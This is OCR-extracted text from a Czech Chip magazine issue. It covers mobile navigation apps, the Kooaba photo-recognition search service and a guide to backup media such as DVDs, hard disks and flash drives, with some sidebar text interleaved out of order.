Google maps byly špatné. Právě naopak: co se mapových podkladů týče, nenajdete lepší. Důvod: K dispozici jsou vrstvy, které nabízí prakticky neomezené možnosti. Kromě standardní mapy si můžete nechat zobrazit satelitní náhled a také terénní náhled. Navíc všechny mapy jsou nejnovější, jaké jsou právě k dispozici. Google totiž nemá mapy vůbec uložené v telefonu, ale všechny je stahuje z internetu. Opět je tedy jasné, že bez datového tarifu nemá smysl o Google mapách vůbec uvažovat.

Navigace, která je dostupná například na platformě Android, je u Google map tristi. Plánování cesty není nijak komfortní. Ukážete, odkud a kam chcete jet (případně jít pěšky), a trasa se zakreslí do mapy. Vy pak jako modrý puntík putujete po nakreslené cestě. Bez jakýchkoliv příkazů, bez automatického přepočítání, pokud špatně odbočíte. Používat Google mapy jako navigaci může jen sebestaršák.

V čem mají Google maps obrovský náskok před konkurencí, to je vyhledávání.



Navigace, nebo telefon? Nüvifone připojuje spíše navigaci. Vytáhnete ji ale z držáku a je z ní mobilní telefon.

Navigace v PDA

Nemáte správný typ Nokie, ke které by byla navigace zdarma? Google mapy vám nevyhovují, protože neumí navigovat? Ani tak nemusíte být ztraceni. Výrobci navigací vyrábějí i aplikace pro PDA i mobilní telefony. Ty se instalují na paměťovou kartu, všechny mapy jsou proto součástí telefonu a pro jejich používání není potřeba připojení k internetu.

TOMTOM: Oblíbený výrobce navigací nabízí svůj produkt také pro PDA na systému Windows Mobile, pro iPhone i pro Symbian. Cena za aplikaci se pohybuje kolem 900 Kč, mapy se dokupují samostatně, východní Evropa přijde na 1 600 Kč.

POCKET NAVIGATOR: Produkt české společnosti Mapfactor je určen pro PDA se systémem Windows Mobile. Nabízí prakticky identické funkce jako čistě automobilové navigace toho samého výrobce. Cena produktu včetně mapy Evropy činí 3 094 Kč vč. DPH.

SYGIC MOBILE MAPS: Navigace určená pro telefony se systémem Symbian, Windows Mobile i Android. Skvěle je pokryta především západní Evropa. Cena programu a map Evropy činí 1 950 Kč.

DYNAVIX: Oblíbená navigace namluvená hercem Pavlem Liškou je rovněž k dispozici pro PDA se systémem Windows Mobile. Program s mapami celé Evropy přijde sice na 3 390 Kč, v ceně je ale bezplatný upgrade map po dobu tří let.

Zadejte do vyhledávání „pizza“, a na mapě se ve vašem okolí zobrazí všechny pizzerie. To třeba v Ovi Maps od Nokie nefunguje. Vy si vyberete některou z nich a kliknete na ni. Zobrazí se adresa, otevírací doba i informace o tom, jaké stravenky nebo karty pizzerie přijímá. Jedním kliknutím se dostanete na webové stránky pizzerie a jedním kliknutím do ní zavoláte. Google mapy vám navrhnou cestu, jak se k danému místu dostanete, a pokud byste nemohli místo najít, kliknete na Street View a objeví se vám fotografie daného podniku z ulice – pokud je tedy ulice uložena ve Street View. Jeho nalezení pak nebude žádný problém.

Google mapy jsou navíc otevřenou platformou. Výrobci třetích stran využívají mapových podkladů pro své vlastní aplikace. Možnosti map se pak rozrůstají, kam jen fantazie sahá.

Typickou aplikací postavenou na Google mapách je aplikace Layar. Ta je dostupná pro iPhone a telefony se systémem Android. Do map jsou pak imple-

mentovány různé vyhledávací služby, jako jsou například Zlaté stránky. Budete-li vyhledávat firemní kontakt, zobrazí se vám výsledky přehledně na mapě. Hned tak budete vidět, kde firma sídlí, a díky záznamům ve Zlatých stránkách budete mít i kontaktní údaje.

Na obrázku na následující straně vidíte, jaký výsledek se zobrazí, zadáte-li při vyhledávání slovo „lékárna“. Modré ikony označují nalezené lékárny. Po kliknutí na některou z modrých ikon se pak zobrazí podrobný zápis. K nalezenému cíli se můžete nechat i dovést, jak jsme se však již zmínili, navigace v Google mapách má značné nedostatky.

Garmin-Asus Nüvifone: Navigace s telefonem


Asus je dlouholetým výrobcem PDA, Garmin zase patří mezi největší výrobce navigací. Tyto společnosti se spojily, aby vytvořily společné produkty označené jako Nüvifone. Jedná se o kombinaci navigace a telefonu.

Prozatím jsou u nás dostupné dva produkty: M20 a G60. M20 je PDA postavené na Windows Mobile. Zde je navigace spíše doplňkovou funkcí. Krátký test M20 jste mohli najít v minulém Chipu. Model G60 je spíše navigace, s ním lze také telefonovat. Krátký test najdete v tomto čísle na straně 106.

Navigace je v obou zařízeních téměř identická a prakticky odpovídá tomu, co nabízejí automobilové navigace značky Garmin. Mapové podklady jsou již součástí telefonu, a to je oproti konkurenci značná výhoda. Nemusíte se připojovat k internetu, což oceníte především v zahraničí při roamingu.

Byla by však škoda, kdyby nebyly využity funkce telefonu. Navigace je proto s telefonní částí značně propojena. Při vyhledávání se tak sice můžete spolehnout na body uložené v navigaci, pokud ale využijete pro vyhledávání služeb Googlu, dostanete nesrovnatelně lepší výsledky. Vyhledávání pomocí Googlu poskytnete stejně kvalitní výsledky jako při použití aplikace Google mapy. Vyhledávání navíc není nijak datově náročné. Zadáním konkrétního názvu stáhnete maximálně několik desítek kilobajtů dat, i bez datového tarifu vás tedy vyhledání přijde maximálně na pár korun – a to i v zahraničí.

K modelům Nüvifone se navíc dodává plná výbava do automobilu – aktivní držák a CL napáječ. Tuto výbavu můžete mít stále v automobilu, a jelikož mobil nosíte stále při sobě, nikdy nebudete mít problém s doma zapomenutou navigací.



Nejlepší vyhledávání: Google je ve vyhledávání jedničkou. Toho využívají i aplikace třetích stran.



Kam za zábavou: Nokia Maps najdou, doporučí a dovedou.

Na pěší navigaci je třeba zapomenout – sice můžete zvolit, že jdete pěšky, v praxi to ale znamená jen to, že vás navigace nebude hnát na dálnici. Jedná se čistě o automobilovou navigaci.

Hlavní nevýhodou produktů Nüvifone je jejich poměrně vysoká cena. Za stejné peníze je možné koupit velmi slušně vybavené PDA, k tomu softwarovou navigaci, komfortní držák do automobilu, a ještě vám pár tisíc zůstane. ☐

VRATISLAV.KLEGA@CHIP.CZ

Hledání POMOCÍ FOŤÁKU

Chcete vědět, zda film na plakátu stojí za návštěvu kina? Pak stačí plakát vyfotit, a Kooaba vám dá odpověď.

MARKUS HERMANNSDORFER

Googlování už není v módě – alespoň ne na iPhonech a Androidech. Chcete-li získat informace, stačí mobilem vyfotit knížku, obal DVD nebo plakát na ulici, a na displeji mobilu máte díky internetové službě Kooaba (www.kooaba.com) během několika sekund všechny informace. Zapomeňte na zadávání názvu do Googlu a na filtrování výsledků. Jednoduše stisknete tlačítko fotoaparátu, a okamžitě vidíte veškeré dostupné informace.

Hledání: Soubory v oblaku

Abyste mohli aplikaci Kooaba používat, je třeba stáhnout klientskou aplikaci. Ta je dostupná pro telefony iPhone a také pro telefony s operačním systémem Android – ne ale pro všechny, pouze pro modely vybavené dostatečně kvalitním fotoaparátem. Aplikaci pak najdete v prodejně aplikací obou systémů, navíc zadarmo.

Dále je třeba, abyste si na webových stránkách služby Kooaba vytvořili svůj profil. Stačí zadat e-mail a zvolit si heslo. Do schránky vám poté přijde zpráva, ve které je třeba kliknout na odkaz, aby se platnost e-mailu potvrdila.

E-mail a heslo poté použijete také v klientské aplikaci v mobilu. Pak jen vyfotíte kníž-

ku, CD, DVD, hru, nebo filmový plakát a fotografie se odešle na server, kde je zanalyzována a interpretován její obsah.

Výhodou služby Kooaba je, že si sama vyvíjí algoritmus, který je schopen rozpoznávat fotografie a správně je přiřazovat do databanky. Pokud by nebyl obrázek rozpoznán, je uživatel požádán, aby vytvořil snímek ještě z jiného úhlu. Samotný algoritmus rozpoznávání je velmi složitý. Musí dokázat odfiltrovat třeba chodce, který se k plakátu přilepí. Musí dokázat určit, co chtěl autor snímku vyfotit, a správně odfiltrovat a odříznout pozadí.

Taková analýza je výpočetně velmi náročná a používá se pro ni technologie cloud. Analýza snímků používá servery Amazon Elastic Compute Cloud (Amazon EC2). V databázi jsou již miliony obrázků, především filmových, hudebních a knižních novinek. Testování probíhalo na Blu-ray disku Harry Potter a princ dvojí krve. Pro správné rozpoznání je totiž třeba mít v databázi desítky až stovky fotografií, které slouží jako vzor. Právě plnění databáze je jedním ze slabých míst celé služby. Plnění databáze totiž musí někdo zařídit, a kdo to zaplatí, když je služba zadarmo? Zdrojem financí bude muset být prodej reklamy.



Dalším slabým místem je připojení k internetu. Dobrá fotografie má kolem 1 MB. Pokud zrovna nejste připojeni přes Wi-Fi nebo HSDPA, bude její odeslání trvat celou věčnost. Nikomu se nechce stát dvě minuty před plakátem a čekat, jestli bude obrázek rozpoznán, nebo jestli bude třeba poslat jinou fotografii.

Vlastní knihovna

Příjemná vlastnost: Jakmile vyfotíte mobilem nějaký plakát, uloží se do vaší knihovny. Později se tedy můžete ke službě Kooaba přihlásit na internetu a ihned uvidíte, co jste vlastně vyfotili. Kliknutím na jedinou ikonu pak můžete rozpoznanou fotografii nasdílet pomocí Facebooku, Twitteru nebo služby Digg. Jak pak může vypadat praktické využití? Půjdete po ulici a uvidíte plakát na nový film v kinech. Plakát vyfotíte, Kooaba rozpozná, o co se jedná, najdete si kino, kde film hrají,

a na Facebooku se zeptáte svých přátel, kdo půjde s vámi.



Český obsah

Při hledání obrázků z české produkce jsme měli smůlu – pokud vynecháme Karla Gotta a jeho zahraniční alba. Důvod je ten, že českou databázi nikdo neplní. Neznamená to však, že by služba nefungovala v případě zahraniční tvorby distribuované u nás. Ať už se jedná o plakáty, obaly CD, nebo Blu-ray, fungovala služba spolehlivě. Většinou totiž zůstává zachován layout a pouze se přeloží název filmu, což má na rozpoznání zanedbatelný vliv. Stačí tedy vyfotit například Blu-ray s filmem *Ďábel nosí Pradu*, a Kooaba rozpozná, že se jedná o film *Devil Wears Prada*.

Do uzávěrky ještě Kooaba nenabízela uživatelům možnost přidávat vlastní obsah. Tato funkce by však měla být brzy zprovozněna. Nafotíte si

VYHLEDÁVÁNÍ OBRÁZKŮ V ROZŠÍŘENÉ REALITĚ

Psaní je minulostí. Uživatelům služby Kooaba stačí fotoaparát. Fotografie se odešle na server. Zde proběhne diskriminační analýza, která vyhodnotí, o jaký obrázek se jedná, a dá uživateli zpět vědět, co je na fotografii.



On-line knihovna: Na webové stránce se shromažďují informace o vyfocených objektech.

tak oblíbené CD, a pokud zjistíte, že jej Kooaba ještě nezná, tak jej přidáte.

Prostor pro experimenty

Možnosti služby Kooaba jsou otevřené. Na stránkách je možné stáhnout veřejné API (Application Programming Interface) a připravit svou vlastní aplikaci. Programovat je mož-

né ve všech moderních programovacích jazycích, jako je Ruby on Rails, Python nebo Cocoa, který používají zařízení Applu. Samotný projekt Kooaba je vyvinut v Linuxu, konkrétně v distribuci Ubuntu. Nicméně celé prostředí je na platformě nezávislé a aplikace pro rozpoznávání je možné připravit pro Windows, v Javě, PHP i Ruby.

Brzy se tak dočkáme verzí, které bude možné spustit také na PDA se systémem Windows Mobile, a pokud bude aplikace v Javě, tak vlastně na jakémkoliv mobilním telefonu. Pak už bude jen krok k tomu, aby podle fotografie ve skutečném světě bylo možné vstupovat do virtuálního světa. Uvidíte na ulici automobil, vyfotíte jej, a hned se dozvíte, jaké je značky a kde jej koupíte, a přečtete si na něj recenze. Na vývoji takové služby pracují také laboratoře Googlu a současná beta verze nese název Goggles.

Zajímavou službu nabízí švýcarský server www.comparris.ch. Vyfotíte produkt a pomocí tohoto serveru zjistíte, kde jej můžete zakoupit nejlevněji. Podobné služby budou brzy dostupné po celém světě.

Nová technologie - nový slovník

S příchodem nových technologií se většinou objevují také nové

názvy, marketingová označení a technické pojmy. Přinášíme proto vysvětlení nových pojmů.

SMART VISUALS: Služba, která rozpozná, co je na fotografii, kterou jste pořídili (mobilním telefonem).

AUGMENTED REALITY: Česky se překládá jako rozšířená realita. Do skutečného světa se promítají informace ze světa virtuálního. Zatím funguje služba tak, že se díváte na svět okolo přes displej mobilního telefonu. Kromě reálného obrazu z fotoaparátu se na displeji zobrazují i informace z internetu, třeba z Wikipedie. „Podíváte“ se mobilem na nějakou budovu a mobil vám k ní zobrazí informace, které o ní našel. Podrobné informace o rozšířené realitě jsme přinesli v minulém Chipu.

OUTERNET: V budoucnu bude mít každý fyzický předmět na světě svůj hyperlink. Internet zůstane na počítačích, svět bude pohlcen outernetem.

AUTOR@CHIP.CZ

Jak zajistit bezpečí PRO DATA

Soubory, které jste si sami vytvořili, bývají tím nejcennějším, co v počítači máte. Chip vám ukáže, jak tyto poklady zabezpečit, abyste o ně nemuseli mít strach.

CHRISTOPH SCHMIDT, PAVEL TROUSIL

Ne každý uživatel počítače si to uvědomuje, ale největším pokladem, který má v počítači uložen, jsou jeho vlastní data. Pokud počítač používáte intenzivně, určitě jste u něj strávili hodiny a hodiny času, vytvořili jste množství textu, e-mailů, udělali jste si různé seznamy a adresáře, uložili jste do něj a upravili v něm mnoho fotografií, „naripovali“ jste si svoje CD disky nebo jste si zakoupili a setřídili jiné. Také za uloženou herní pozici se většinou skrývá mnoho hodin nebo dní strávených hraním.

Tyto poklady doslova „nevyčíslitelné“ hodnoty však často bývají v ohrožení. Havárie pevného disku, zhoubný vir nebo několik špatných kliknutí myši je může nenávratně zničit, a to během chvilky. Když disk odchází do „věčných lovišť“, odcházejí postupně jednotlivé poškozené sektory a ničí se další a další soubory. Tak či onak, jednou ztracený bajt zachrání jen jeho opětovné vytvoření (tedy znovuvytvoření dokumentu), popřípadě nákladná „restaurace“ pevného disku u specializované firmy.

Zálohovací média pro každé použití

Jedinou spolehlivou ochranou před touto katastrofou je pravidelné zálohování dat. Proto vám ukážeme, jaký zálohovací hardware se hodí pro jakou situaci, a seznámíme vás i s nejvhodnějšími zálohovacími externími disky.

Navíc vám představíme i vhodný software, který vám zálohování značně zjednoduší. Kompletní záloha dat se může provádět v podstatě automaticky, a to díky nástroji Paragon Backup and Recovery 10, jehož plnou verzi najdete na našem Chip DVD. V zásadě platí, že každá

zálohovací strategie je neúčinná, pokud se záloha neprovádí pravidelně.

OPTICKÁ MÉDIA: Optická média (CD, DVD) byla standardem pro zálohování po mnoho let. Oproti pevným diskům a USB flash diskům mají stále jednu důležitou výhodu – data na nich uložená už není možné posléze změnit nebo smazat. Hackeri, viry ani klávesová zkratka pro smazání [Shift] + [Del] prostě nemají šanci. Neplatí to samozřejmě pro přepisovatelná optická média typu RW.

Nicméně objemy dat narostly v současné době do takových rozměrů, že jsou optické disky pro kompletní zálohu v podstatě nepoužitelné, nebo přinejmenším nepraktické. Běžná hudebních kolekce a několik fotografií a videí klidně dosáhnou kapacity 100 nebo i více gigabajtů – a to odpovídá zhruba 23 diskům DVD. Na druhou stranu disk DVD se stále docela dobře hodí na bezpečné uložení výběru fotografií (jako například fotografií ze svatby) nebo pro části důležitých dat (například záloha e-mailů).

Při vypalování záložních DVD postupujte opatrně. Vyberte si spolehlivá DVD média, se kterými máte dobré zkušenosti, vypalujte co nejnižší rychlostí (4X) a nechte vypalovací program, aby data po vypálení zkontroloval. Disky popisujte jen pomocí k tomu určeného fixu

a skladujte je v obalu a na správném místě. Takové místo by mělo být suché, chladné a chráněné proti světlu. I přes ideální skladovací podmínky se ale bohužel může stát, že vypálený disk nebude možné přečíst. Doba životnosti se většinou pohybuje od pěti do více než dvaceti let. Nejnebezpečnější na tom je, že vypálené disky odejdou „do elektronického nebe“ lživě – v tichosti. To, že jsou defektní, poznáte, až když už je pozdě.

INTERNÍ PEVNÝ DISK: Díky své velmi příznivé ceně, která navíc stále klesá, jsou pro zálohování často používány interní pevné disky. Uložit na ně můžete ohromné množství dat a zálohování na ně probíhá velmi rychle a nekomplikovaně. V současnosti vychází z našich testů jako nejvhodnější pro zálohování 3,5" pevný disk Samsung EcoGreen F2 (HD154UI), který nabízí kapacitu 1,5 TB a stojí cca 2 400 Kč vč. DPH. Jeden GB vás tedy v jeho případě přijde cca na 1,6 Kč, a to je méně, než kolik zaplatíte za GB v případě zálohování na disky DVD. Zálohy na disk jsou navíc rychle a snadno dostupné. Problém je, že tyto disky mohou ohrozit viry nebo jiné katastrofy.

EXTERNÍ PEVNÉ DISKY: Pro zálohování jsou vhodnější externí pevné disky. Jejich výhodou je to, že je jednoduše připojíte bez otevírání počítače a šroubování a že je navíc můžete použít i v případě, že používáte přenosný počítač (a takových uživatelů je hodně). Další výhodou je možnost jejich odpojení, popřípadě vypnutí. Šetří se tím elektrická energie, prodlužuje se životnost a snižuje se nebezpečí ohrožení dat v případě napadení počítače virem nebo chybně zadaným příkazem.


Částečným omezením je přenosová rychlost rozhraní USB 2.0, které externí disky nejčastěji používají. Zálohování nebo například kontrola disku proti



NA DVD

Abyste nemuseli mít o svoje data obavy, připravili jsme pro vás plnou verzi programu Paragon Backup and Recovery 10, kterou najdete na našem Chip DVD. (► S. 36)

Nezapomeňte! Záloha 2010



ZÁVĚR

Ať už jde o fotografie z dovolené, draze nakoupené písničky, podklady pro účetnictví, nebo třeba životopis – soubory na vašem počítači jsou cenné a zaslouží si ochranu. Zálohování se může spouštět automaticky, takže na něj nemusíte myslet. Úsilí a investice vložené do pravidelného zálohování se nedají srovnat s následky celkové ztráty vašich dat.

přítomnosti virů jsou tedy pomalejší než v případě interního disku. O rychlejších nástupci USB 3.0 se dočtete na straně 46.

Existují však i další možnosti připojení externího disku. Pokud má váš počítač externí SATA port (eSATA), můžete využít jeho plné rychlosti – připojení ho neomezuje.

Existují dva typy externích disků. Oblíbené jsou 3,5" disky, které mají kapacitu i více než 1 TB a navíc jsou jen o něco dražší než interní disky. Doporučujeme vám 2TB externí disk Seagate FreeAgent Desk z našeho Top 10, který stojí asi 4 500 Kč (1 GB tedy vyjde na 2,25 Kč). Externí disky jsou v případě, že použijete rozhraní eSATA, stejně rychlé jako v nich použité disky.

1,8" a 2,5" externí disky byly vyvinuty pro maximální mobilitu. Požadované napájení získávají pouze z USB portu, a nepotřebují tedy externí zdroj (na starších počítačích kvůli tomu nemusí pracovat). V nich použité notebookové disky mají menší kapacitu a jsou poměrně pomalé, navíc cena za uložený gigabit je u nich zhruba dvojnásobná oproti 3,5" diskům. Na žádné jiné médium ale tak snadno neumístíte gigabajty dat – například videonahrávky z HD kamkordéru. Pokud často cestujete, snadno pevný disk přibalíte do tašky k notebooku.

USB FLASH DISKY: Kompaktní USB flash disky („klíčenky“) nejsou pro zálohování velkých objemů dat příliš vhodné, protože modely s velkou kapacitou jsou stále dost drahé. V kapacitě 32 GB jsou už dostupné i za cenu okolo 2 000 Kč, 256GB model však stojí 20 000 Kč. Doporučit vám můžeme rychlý a kompaktní USB flash disk OCZ Throttle eSATA, který v kapacitě 32 GB stojí cca 2 700 Kč vč. DPH. 1 GB vás tak přijde cca na 85 Kč, což je více než 10krát více než v případě 2,5" externích pevných disků. USB flash disky jsou ale výborné, pokud si na nich chcete odnést pár důležitých souborů, které zrovna potřebujete. Pokud chcete data na nich uložená zašifrovat, použijte nástroj TrueCrypt z našeho DVD nebo si poříďte speciální disk s šifrovacím programem, při-



Síťové úložiště pro všechny soubory

